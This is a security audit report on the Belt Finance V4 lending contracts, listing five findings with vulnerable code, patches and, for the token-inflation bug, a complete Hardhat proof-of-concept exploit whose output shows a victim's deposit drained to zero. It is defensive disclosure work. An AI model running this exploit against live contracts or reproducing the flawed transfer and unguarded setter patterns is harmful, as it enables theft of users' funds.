MOVELABS

Belt Finance V4
Security Analysis Report

rev 1.0

Prepared for
Ozys

Prepared by
MOVE LABS

INTRODUCTION

This report may contain confidential information about IT systems and the intellectual property of the Customer, as well as information about potential vulnerabilities and methods of their exploitation.

The report can be disclosed publicly after prior consent by another party. Any subsequent publication of this report shall be without mandatory consent.

Name	Ozys
Website	https://belt.fi/
Repository	https://github.com/BeltFi/audit-movelabs
Commit	d73bef72c4d7b6aa3639ac5871c50a8c4245ac9c
Platform	BSC/HECO/KLAYTN
Network	Mainnet
Languages	Solidity
Method	Source code auditing, Automated static analysis
Approver	Aiden Hyun
Timeline	2023-09-11 ~ 2023-10-17

TABLE OF CONTENTS

PROJECT OVERVIEW

About Project

We conducted a security audit of Belt Finance V4 as part of our project. We focused on the new contracts developed for transitioning from V3 to V4. With the version upgrade, there have been changes in the mechanisms such as "liquidator," "borrower," "deployer," and others. Therefore, we conducted audit on these aspects intensively.

Period

- Overall Period
  - 2023-09-11 ~ 2023-10-17

Project Targets

- Belt Finance V4
  - Repository : https://github.com/BeltFi/audit-movelabs
  - Type : Solidity
  - Platforms : BSC/HECO/KLAYTN

Revision History

Commit	Date	Comment
d73bef72c4d7b6aa3639ac5871c50a8c4245ac9c	2023-09-11	Initial Code
e2c6715cb306c0158f37c7cd3f14d7d82f4a9548	2023-10-05	Issue 2,3,4 Patched

SCOPE

We were provided with a stable source code tree to review. We also reviewed each of the committed fixes.

Source code:

- Belt Finance V4
    - d73bef72c4d7b6aa3639ac5871c50a8c4245ac9c

```
V4
├── InterestRateModel.sol
├── Lend.configuration.sol
├── Lend.core.sol
├── Lend.deployer.sol
├── Lend.extension.sol
├── Lend.sol
├── Lend.storage.sol
├── Liquidator.sol
├── ReserveAdmin.sol
├── Treasury.sol
├── interface
│   ├── IAave.sol
│   ├── ICompoundV2.sol
│   ├── ICompoundV3.sol
│   ├── IInterestRateModel.sol
│   ├── IKSStore.sol
│   ├── ILend.sol
│   ├── ILendCall.sol
│   ├── IOracle.sol
│   ├── IOrbitSwap.sol
│   ├── IProxy.sol
│   ├── IStrategy.sol
│   ├── ITreasury.sol
│   ├── IVenus.sol
│   ├── IWithdrawal.sol
│   └── IWrapped.sol
├── proxy
│   ├── StandardProxy.sol
│   ├── StandardProxyAdmin.sol
│   └── TransparentUpgradeableProxy.sol
├── strategy
│   ├── Aave.sol
│   ├── CompoundV2.sol
│   ├── CompoundV3.sol
│   ├── OrbitSwap.sol
│   ├── Strategy.sol
│   └── Venus.sol
```

```
    └── utils
        └── NativeGateway.sol
```

CHECK LIST

We reviewed source code based on the checklist below.

Basic bugs

- Access Control & Authorization
- Ownership Takeover
- Re-entrancy
- Integer Overflow/Underflow
- Wrong timestamp implementation
- DoS caused by wrong revert, infinite loop, etc..
- ERC20 idiosyncrasy

Business logic

- Properly implemented functionality
- Incorrect token/fee calculation
- Rounding errors
- Wrong implementation of feature
- Code asymmetries
- Synchronized state variables
- Governance token implementation

Specific scenario

Below are some scenarios that we have checked to find potential logic errors or vulnerabilities in contracts. '✓' checked scenarios indicate that there were no significant issues, and marked with '×' will be described in detail in the ***findings*** section.

- *Lend.sol*
  - ✓ Was the rates calculation performed correctly?
  - ✓ Is the modifier properly set?
  - ✓ Does Callback function occur any vulnerabilities?
  - × Are the tokens properly handled according to want/collateral token?
- *Strategy (Aave/CompoundV2/CompoundV3/OrbitSwap/Venus)*
  - ✓ Is the price calculated correctly?
  - × Was the reward/interest calculation performed correctly?

- *Lend.deployer.sol*
  - ✓ Are the settings properly configured during deployment?
  - ✓ Is the initialization process carried out correctly?
  - ✓ Have all functions been correctly implemented?

- *Liquidator.sol*
  - ✓ Is the modifier properly set?
  - ✓ Isn't the refund amount exceeded?
  - ✓ Are the tokens properly transferred?
  - ✓ Was the liquidate calculation done Correctly?

- *Lend.extension.sol*
  - ✓ Was the reserves calculation performed correctly?
  - × Is the modifier properly set?
  - × Are the tokens properly transferred?

- ✗ Have all functions been correctly implemented?

- *Treasury.sol*
  - ✓ Is the airdrop distributed within the totalAmount?
  - ✓ Is the calculation of the Amount based on block.timestamp done correctly?
  - ✓ Is the distribution of the Amount ensured to be non-duplicative?
  - ✓ Are distributions id not duplicated?

FINDINGS

Impact classification

Severity	Description
High	This vulnerability affects a large number of users and has a critical impact on financial services.
Medium	This vulnerability affects the functionality of financial service but does not result in direct loss of funds.
Low	This vulnerability does not directly affect the service but if combined with other vulnerability can result in severe issue.

Summary

#	Title	Severity
1	Issue1 - Wrong reward amount sent to user	High
2	Issue2 - Wrong _transfer implementation	High
3	Issue3 - Missing modifier in setReserveFactor	High
4	Issue4 - Virtual functions are not implemented in LendExtension contract	Medium
5	Issue5 - Token inflation in Lend contract leads to fund drain	High

Issue 1 - Wrong reward amount sent to user

Summary	Severity
In **Lend** contract, user can deposit collateral token in various strategies and get reward from it. However, CompoundV3 strategy transfers wrong **reward amount** to user which leads users to lose their **accrued interest**.	**High**

[Details]

When user supplies collateral to Lend contract, ***updateUserCollateral*** is called to claim the reward and send them to user. This ***updateUserCollateral*** is overridden differently by each strategy.

```
uint256 accrued = amount * indexDelta / trackingIndexScale / accrualDescaleFactor;
(, uint64 rescaleFactor, bool shouldUpscale) = cometReward.rewardConfig(want);
if(shouldUpscale){
    accrued *= rescaleFactor;
}
else{
    accrued /= rescaleFactor;
}
if(accrued == 0) return;

IERC20(reward).safeTransfer(user, amount);
```

File : *CompoundV3.sol #96-106* **Function** : *updateUserCollateral*

If you look at the **updateUserCollateral** from CompoundV3.sol, amount is used instead of accrued to send the reward.

[Solution]

Change **amount** to **accrued**.

Issue 2 - Wrong _transfer implementation

Summary	Severity
In **LendExtension** contract, ERC20 functions are implemented to handle token that is minted when want token is supplied. However ***_transfer*** function is not implemented correctly which leads attacker to increase balance of token for free.	**High**

[Details]

Whenever user calls ***transfer*** or ***transferFrom*** function to transfer tokens from one to another, ***_transfer*** is called internally to handle core logic of this operation. If attacker supplies **to** value with same value as **from** value, **balanceOf[from]** becomes equal to **balanceOf[to]** completely ignoring the [1]. In result **balanceOf[to]** is increased without decreasing balance from any other account.


```
function _transfer(address from, address to, uint256 amount) internal {
    require(from != address(0));
    require(to != address(0));


    uint256 totalSupply_ = totalSupply;
    uint256 toBalance = balanceOf[to];
    uint256 fromBalance = balanceOf[from];
    require(fromBalance >= amount);

    updateUserWant(from, totalSupply_, fromBalance);
    ITreasury(treasury).balanceChanged(from, fromBalance);

    updateUserWant(to, totalSupply_, toBalance);
    ITreasury(treasury).balanceChanged(to, toBalance);

    unchecked {
        balanceOf[from] = fromBalance - amount; // [1]
        balanceOf[to] = toBalance + amount;
    }

    emit Transfer(from, to, amount);
}
```

File : *Lend.extension.sol #65-86* **Function** : *_transfer*

[Solution]

Check if **from** address is equal to **to** address or update the logic to correctly subtract and add the balance.

[Fix]



```
65      function _transfer(address from, address to, uint256 amount) internal
        {
66          require(from != address(0));
67          require(to != address(0));
68
69          uint256 totalSupply_ = totalSupply;
70          uint256 toBalance = balanceOf[to];
```

```
70      function _transfer(address from, address to, uint256 amount) internal
        {
71          require(from != address(0));
72          require(to != address(0));
73  +       require(from != to);
74
75          uint256 totalSupply_ = totalSupply;
76          uint256 toBalance = balanceOf[to];
```

Commit : *e2c6715cb306c0158f37c7cd3f14d7d82f4a9548*

Require statement has been added to check if "**from**" and "**to**" are not the same.

Issue 3 - Missing modifier in setReserveFactor

Summary	Severity
In **LendExtension** contract, anyone can call ***setReserveFactor*** to manipulate **reserveFactor** value due to missing modifier.	**High**

[Details]

reserveFactor in **Lend** contract is a value which controls how much of the interest for a given asset is routed to that asset's reserve pool. However, this value can be set by anyone as there is no modifier in ***setReserveFactor*** function. This can lead to protocol insolvency or interests not being accrued correctly.

```
function setReserveFactor(uint256 newReserveFactor) external nonReentrant {
    ILend(address(this)).accrueInterest();
    require(lastAccrualTime == getBlockTimestamp());
    require(newReserveFactor <= BASE_INDEX);

    uint256 oldReserveFactor = reserveFactor;
    reserveFactor = newReserveFactor;

    emit NewReserveFactor(oldReserveFactor, newReserveFactor);
}
```

File : *Lend.extension.sol #113-122* **Function** : *setReserveFactor*

[Solution]

Add access control to ***setReserveFactor*** function.

[Fix]

```
113 -     function setReserveFactor(uint256 newReserveFactor) external
    nonReentrant {
114 -         accrueInterest();
115           require(lastAccrualTime == getBlockTimestamp());
116           require(newReserveFactor <= BASE_INDEX);
117
```

```
119 +     function setReserveFactor(uint256 newReserveFactor) external
    nonReentrant onlyOwner {
120 +         ILend(address(this)).accrueInterest();
121           require(lastAccrualTime == getBlockTimestamp());
122           require(newReserveFactor <= BASE_INDEX);
123
```

Commit : *e2c6715cb306c0158f37c7cd3f14d7d82f4a9548*

An access control modifier (**onlyOwner**) has been added.

Issue 4 - Virtual functions are not implemented in LendExtension contract

Summary	Severity
In the **LendExtension** contract, there are several methods that inherit from **LendCore**, but some of these methods are not overridden, causing certain functionalities to malfunction.	Medium

[Details]

Following functions from **LendCore** contract is not overriden in **LendExtension** contract.

```
function accrueInterest() public virtual {}
function getBlockTimestamp() internal virtual view returns (uint256) {}
function getCashPrior() internal virtual view returns (uint256) {}
function transferIn(address, address, address, uint256) internal virtual returns (uint256) {}
function transferOut(address, address, uint256) internal virtual {}
```

File : *Lend.extension.sol*

[Solution]

Override functions accordingly to what they are supposed to do.

[Fix]

```
124       function addReserves(uint256 addAmount) external nonReentrant returns (uint256) {
125           require(addAmount != 0);
126
127   -       accrueInterest();
128           require(lastAccrualTime == getBlockTimestamp());
129
130           uint totalReservesNew;
```

```
130       function addReserves(uint256 addAmount) external nonReentrant returns (uint256) {
131           require(addAmount != 0);
132
133   +       ILend(address(this)).accrueInterest();
134           require(lastAccrualTime == getBlockTimestamp());
135
136           uint totalReservesNew;
```

```
@@ -142,9 +148,9 @@ contract LendExtension is LendCore {
142       function reduceReserves(uint256 reduceAmount) external nonReentrant {
143           require(msg.sender == reserveAdmin);
144           require(reduceAmount != 0);
145   -       require(getCashPrior() >= reduceAmount);
146
147   -       accrueInterest();
148           require(lastAccrualTime == getBlockTimestamp());
149
150           uint256 totalReservesNew = totalReserves - reduceAmount;
```

```
148       function reduceReserves(uint256 reduceAmount) external nonReentrant {
149           require(msg.sender == reserveAdmin);
150           require(reduceAmount != 0);
151   +       require(ILend(address(this)).getCash() >= reduceAmount);
152
153   +       ILend(address(this)).accrueInterest();
154           require(lastAccrualTime == getBlockTimestamp());
155
156           uint256 totalReservesNew = totalReserves - reduceAmount;
```

Commit : *e2c6715cb306c0158f37c7cd3f14d7d82f4a9548*

The functions have been correctly overridden.

Issue 5 - Token inflation in Lend contract leads to fund drain

Summary	Severity
In the **Lend** contract, when the **"want token"** and **"collateral token"** are set to the same token, it is essential to consistently process this token as the **"want token."** However, due to a flawed implementation, attacker can handle this token as the **"collateral token"**, which could result in token inflation and allow for the complete withdrawal of the fund deposited in the **"want token**".	**High**

[Details]

Users can supply two main types of tokens in the **Lend** contract: the "want token" and the "collateral token." However, when adding a collateral token, it is crucial to ensure that if the same token is used for both purposes, it should be treated exclusively as the "want token." Unfortunately, the ***borrowAndSupply*** function allows for the mishandling of this token, potentially leading to token inflation.

The expected scenario unfolds as follows:

1. The Victim calls ***supplyWant*** to supply 100 units of the **"want token."** As a result, 50 units of **"shares token"** is minted.
2. The Attacker calls ***supplyWant*** to supply 100 units of the **"want token."** This action increases the number of **"shares token"** to 100, and the **"want token"** balance rises to 200 units.
3. The Attacker utilizes ***borrowAndSupply***, which triggers a ***supplyCollateral*** call, to supply 200 units of **"want token"**. Consequently, the number of shares token remains at 100, but the **"want token"** balance reaches 400 units.
4. The Attacker then calls ***redeem***, withdrawing an amount of the **"want token"** corresponding to their "shares token" holdings. This reduces the **"shares token"** to 50 units and brings the **"want token"** balance back to 200 units.
5. The Attacker calls ***withdrawAndRepay*** to withdraw the **"want token"** supplied through ***borrowAndSupply***. As a result, the Victim is left with 50 **"shares token"**, but the **"want token"** balance is reduced to zero. Consequently, the Attacker gains control over the Victim's **"want tokens"**.

[PoC]

1. Add **lendAddr** and **gatewayAddr** in Lend.deployer.sol code to get address easily.
2. Change **hardhat.config.js** to use hardhat forking (insert polygon-alchemy api key).
3. Add **IERC20.sol** in interface directory.
4. Add **LendCall.sol** in contracts directory.
5. Add **exploit.js** and run command "**npx hardhat compile**","**npx hardhat run exploit.js**"

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.15;

import "./interface/IProxy.sol";
import "./interface/ILend.sol";
import "./interface/IStrategy.sol";

import "./proxy/StandardProxyAdmin.sol";
import "./proxy/StandardProxy.sol";
import "./Lend.configuration.sol";
import "./InterestRateModel.sol";
import "./utils/NativeGateway.sol";

contract LendDeployer is LendConfiguration {
    address public immutable lendImplementation;
    address public immutable lendExtensionImplementation;
    address public immutable reserveAdminImplementation;
    address public immutable treasuryImplementation;
    address public immutable baseStrategy;
    address public immutable compoundV2StrategyImplementation;
    address public immutable compoundV3StrategyImplementation;
    address public immutable venusStrategyImplementation;
    address public immutable orbitSwapStrategyImplementation;
    address public immutable aaveStrategyImplementation;
    address public lendAddr; // Added
    address public gatewayAddr; // Added


  ...

  ...

    event DeployLend(address deployer, address lend, address want, address owner, address
proxyAdmin, address gateway);
    function deployLend(LendConfig calldata lendConfig) external returns (address _lend,
address _gateway) {
        require(lendImplementation != address(0));
        require(lendExtensionImplementation != address(0));
        require(reserveAdminImplementation != address(0));
```

```
        require(treasuryImplementation != address(0));


  ...
  ...


        _lend = dv.lend;
        _gateway = dv.gateway;
        lendAddr=dv.lend; // Added
        gatewayAddr=dv.gateway; // Added
    }
```

File : *Lend.deployer.sol*

```
require("@nomicfoundation/hardhat-toolbox");

module.exports = {
  networks: {
    hardhat: {
      forking: {
        url: "https://polygon-mainnet.g.alchemy.com/v2/{apiKey}",
      }
    }
  },
  solidity: {
    version: "0.8.15",
    settings: {
      optimizer: {
        enabled: true,
        runs: 200
      }
    }
  }
};
```

File : *hardhat.config.js*

```
// SPDX-License-Identifier: MIT
// OpenZeppelin Contracts (last updated v5.0.0) (token/ERC20/IERC20.sol)

pragma solidity ^0.8.15;

/**
 * @dev Interface of the ERC20 standard as defined in the EIP.
```

```
 */
interface IERC20 {
    /**
     * @dev Emitted when `value` tokens are moved from one account (`from`) to
     * another (`to`).
     *
     * Note that `value` may be zero.
     */
    event Transfer(address indexed from, address indexed to, uint256 value);

    /**
     * @dev Emitted when the allowance of a `spender` for an `owner` is set by
     * a call to {approve}. `value` is the new allowance.
     */
    event Approval(address indexed owner, address indexed spender, uint256 value);

    /**
     * @dev Returns the value of tokens in existence.
     */
    function totalSupply() external view returns (uint256);

    /**
     * @dev Returns the value of tokens owned by `account`.
     */
    function balanceOf(address account) external view returns (uint256);

    /**
     * @dev Moves a `value` amount of tokens from the caller's account to `to`.
     *
     * Returns a boolean value indicating whether the operation succeeded.
     *
     * Emits a {Transfer} event.
     */
    function transfer(address to, uint256 value) external returns (bool);

    /**
     * @dev Returns the remaining number of tokens that `spender` will be
     * allowed to spend on behalf of `owner` through {transferFrom}. This is
     * zero by default.
     *
     * This value changes when {approve} or {transferFrom} are called.
     */
    function allowance(address owner, address spender) external view returns (uint256);

    /**
     * @dev Sets a `value` amount of tokens as the allowance of `spender` over the
     * caller's tokens.
     *
```

```
     * Returns a boolean value indicating whether the operation succeeded.
     *
     * IMPORTANT: Beware that changing an allowance with this method brings the risk
     * that someone may use both the old and the new allowance by unfortunate
     * transaction ordering. One possible solution to mitigate this race
     * condition is to first reduce the spender's allowance to 0 and set the
     * desired value afterwards:
     * https://github.com/ethereum/EIPs/issues/20#issuecomment-263524729
     *
     * Emits an {Approval} event.
     */
    function approve(address spender, uint256 value) external returns (bool);

    /**
     * @dev Moves a `value` amount of tokens from `from` to `to` using the
     * allowance mechanism. `value` is then deducted from the caller's
     * allowance.
     *
     * Returns a boolean value indicating whether the operation succeeded.
     *
     * Emits a {Transfer} event.
     */
    function transferFrom(address from, address to, uint256 value) external returns (bool);
}
```

File : *IERC20.sol*

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.15;

import "./interface/IERC20.sol";

interface ILend {
    function borrowAndSupply(uint256, bytes calldata) external;
    function withdrawAndRepay(uint256 withdrawAmount, bytes calldata data) external;
}

contract LendCall {
    uint256 MAX_INT = 2**256 - 1;

    address public lendAddress;
    address public collateral;
    uint256 public supplyAmount;

    constructor(address l, address c, uint256 s) {
        lendAddress = l;
```

```
        collateral = c;
        supplyAmount = s;
    }
    function makeCollateral(address want, uint256 borrowAmount, bytes calldata data)
external returns(address, uint256){
        return (collateral, supplyAmount);
    }
    function borrowAndSupply(uint256 borrowAmount, bytes calldata data) external {
        IERC20(collateral).approve(lendAddress, MAX_INT);
        ILend(lendAddress).borrowAndSupply(borrowAmount, data);
    }
    function makeWant(address collateral, uint256 withdrawAmount, bytes calldata data)
external returns(uint256) {
        return (1);
    }
    function withdrawAndRepay(uint256 withdrawAmount, bytes calldata data) external {
        ILend(lendAddress).withdrawAndRepay(withdrawAmount, data);
    }
}
```

File : *LendCall.sol*

```
const {ethers, network} = require("hardhat");

async function main() {
  const [owner, alice, bob] = await ethers.getSigners();

  // Deploy lendDeployer
  const lendImpl = await ethers.deployContract("Lend");
  await lendImpl.waitForDeployment();
  const lendExtension = await ethers.deployContract("LendExtension");
  await lendExtension.waitForDeployment();
  const reserveAdmin = await ethers.deployContract("ReserveAdmin");
  await reserveAdmin.waitForDeployment();
  const treasury = await ethers.deployContract("Treasury");
  await treasury.waitForDeployment();
  const strategy = await ethers.deployContract("Strategy");
  await strategy.waitForDeployment();
  const orbitSwap = await ethers.deployContract("OrbitSwap");
  await orbitSwap.waitForDeployment();
  const compoundV2 = await ethers.deployContract("CompoundV2");
  await compoundV2.waitForDeployment();
  const compoundV3 = await ethers.deployContract("CompoundV3");
  await compoundV3.waitForDeployment();
  const venus = await ethers.deployContract("Venus");
```

```
await venus.waitForDeployment();
const aave = await ethers.deployContract("Aave");
await aave.waitForDeployment();

const lendDeployer = await ethers.deployContract(
  "LendDeployer",
  [lendImpl.target,
  lendExtension.target,
  reserveAdmin.target,
  treasury.target,
  strategy.target,
  compoundV2.target,
  compoundV3.target,
  venus.target,
  orbitSwap.target,
  aave.target]
);
await lendDeployer.waitForDeployment();
console.log("LendDeployer deployed at : %s", lendDeployer.target);

// Deploy lend
let lendConfig = {
  owner: owner.address,
  policyAdmin: owner.address,
  want: "0x590Cd248e16466F747e74D4cfa6C48f597059704",
  name: "DeployTest",
  symbol: "DT",
  reserveFactor: "10000000000000000",
  interestRateModelConfig: {
      "CEIL_SLOPE_1": "600000000000000000",
      "CEIL_SLOPE_2": "900000000000000000",
      "CEIL_SLOPE_3": "1000000000000000000",
      "MAX_INTEREST_SLOPE_1": "200000000000000000",
      "MAX_INTEREST_SLOPE_2": "200000000000000000",
      "MAX_INTEREST_SLOPE_3": "3000000000000000000"
  },
  collateralConfig: [
      {
          collateralType: 2,
          strategyConfig: {
              want: "0xF25212E676D1F7F89Cd72fFEe66158f541246445",
              pool: "0x45939657d1CA34A8FA39A924B71D28Fe8431e581",
              reward: "0x8505b9d2254A7Ae468c0E9dd10Ccea3A837aef5c",
          },
          factorConfig: {
              borrowFactor: "900000000000000000",
              liquidateFactor: "930000000000000000",
              liquidationFactor: "950000000000000000"
```

```
            }
        },
        {
            collateralType: 4,
            strategyConfig: {
                want: "0x590Cd248e16466F747e74D4cfa6C48f597059704",
                pool: "0x590Cd248e16466F747e74D4cfa6C48f597059704",
                reward: "0x82362ec182db3cf7829014bc61e9be8a2e82868a",
            },
            factorConfig: {
                borrowFactor: "900000000000000000",
                liquidateFactor: "930000000000000000",
                liquidationFactor: "950000000000000000"
            }
        },
    ]
  }

  let tx = await lendDeployer.deployLend(lendConfig);

  let lendAddr = await lendDeployer.lendAddr();
  let lendExt = await ethers.getContractAt("LendExtension", lendAddr);
  let lend = await ethers.getContractAt("Lend", lendAddr);
  let wantAddr = lendConfig.collateralConfig[1].strategyConfig.want;
  let want = await ethers.getContractAt("contracts/interface/IERC20.sol:IERC20", wantAddr);
  let rewardAddr = lendConfig.collateralConfig[1].strategyConfig.reward;
  let reward = await ethers.getContractAt("contracts/interface/IERC20.sol:IERC20",
rewardAddr);


  let iusdcWhaleAddr = "0xd310a932cb1db29cdeff5a7b6fc34ac7b4f0ed8c";
  await network.provider.request({
    method: "hardhat_impersonateAccount",
    params: [iusdcWhaleAddr]
  });
  const iusdcWhale = await ethers.getSigner(iusdcWhaleAddr);
  await want.connect(iusdcWhale).transfer(alice.address, 50_000_000000);
  console.log("Balance of alice(Victim) iusdc : %s", await want.balanceOf(alice.address));
  await want.connect(iusdcWhale).transfer(bob.address, 150_000_000000);
  console.log("Balance of bob(Attacker) iusdc : %s", await want.balanceOf(bob.address));

  // Victim alice supplies want token to Lend contract
  await want.connect(alice).approve(lendAddr, ethers.MaxUint256);
  await lend.connect(alice).supply(wantAddr, 50_000_000000);

  // Attacker bob supplies want token to Lend contract
  await want.connect(bob).approve(lendAddr, ethers.MaxUint256);
  await lend.connect(bob).supply(wantAddr, 50_000_000000);
```

```
  // Deploy LendCall for borrowAndSupply
  const lendcall = await ethers.deployContract("LendCall", [lendAddr, wantAddr,
100_000_000000]);
  await lendcall.waitForDeployment();
  console.log("BoB(Attacker) contract deployed at : %s", lendcall.target);

  await want.connect(bob).transfer(lendcall.target, 100_000_000000);

  // bob supplies collateral to Lend contract by calling borrowAndSupply
  await lendcall.borrowAndSupply(1, "0x48656c6c6f03");

  // bob redeems his want
  await lend.connect(bob).redeem(50_000_000000 / 2);

  // bob withdraws collateral by calling withdrawAndRepay
  await lendcall.withdrawAndRepay(100_000_000000 - 1, "0x48656c6c6f03");

  console.log("Balance of alice(Victim) : %s", await want.balanceOf(alice.address));
  console.log("Balance of bob(Attacker) : %s", await want.balanceOf(bob.address) + await
want.balanceOf(lendcall.target));


}

main().catch((error) => {
  console.error(error);
  process.exitCode = 1;
});
```

File : *exploit.js*

[PoC Result]

```
user@ubuntu:~/audit-movelabs-main$ npx hardhat run ex.js
LendDeployer deployed at : 0xF15f6b437dfbf56Eaf799f6512158315ac0a5bd8
Balance of alice(Victim) iusdc : 50000000000n
Balance of bob(Attacker) iusdc : 150000000000n
BoB(Attacker) contract deployed at : 0xAa2Dde363aAd835C88D28069769002e182c2611b
Balance of alice(Victim) : 0n
Balance of bob(Attacker) : 199999999999n
```

Result

[Solution]

When calling ***borrowAndSupply***, check whether collateral user is supplying is want token or not. If user is supplying want token, call ***supplyWant*** instead of ***supplyCollateral***.